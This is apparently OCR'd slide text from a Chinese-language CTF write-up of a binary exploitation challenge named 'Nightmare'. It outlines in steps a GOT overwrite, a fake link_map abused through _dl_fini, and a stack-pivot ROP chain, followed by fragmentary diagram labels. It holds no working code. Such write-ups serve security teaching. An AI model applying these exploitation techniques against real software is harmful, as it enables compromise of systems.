
🟥 Library

🟦 Executable


$ Nightmare


Exploitation

- Exploit 可以分成以下步驟
  - 1. 將 write 解析到 _Exit@got 達到不限次數限制的寫
  - 2. 透過更改 symbol st_other 藉此清除版本資訊，避免版本資訊影響結果
  - 3. 解析 ld 的 _dl_fini function 並寫到 write@got
  - 4. 透過 _dl_fini 構造任意呼叫的 primitive
  - 5. 為假的 link_map 構造 symbol table
  - 6. 為假的 link_map 設置其他 table
  - 7. 建構 stack pivoting + ORW 的 ROP chain
  - 8. Win !



_r_debug
13
FINI
21
DEBUG
26
FINI_AR
RAY
d_tag: FINI
d_ptr: NULL
d_tag: DEBUG
d_ptr: DDDD
d_tag: FINI_ARRAY
d_ptr: EEEE
l_info


_r_debug
Target function
13
FINI
21
DEBUG
26
FINI_AR
RAY
d_tag: FINI
d_ptr: NULL
d_tag: DEBUG
d_ptr: DDDD
d_tag: FINI_ARRAY
d_ptr: EEEE
l_info
NULL



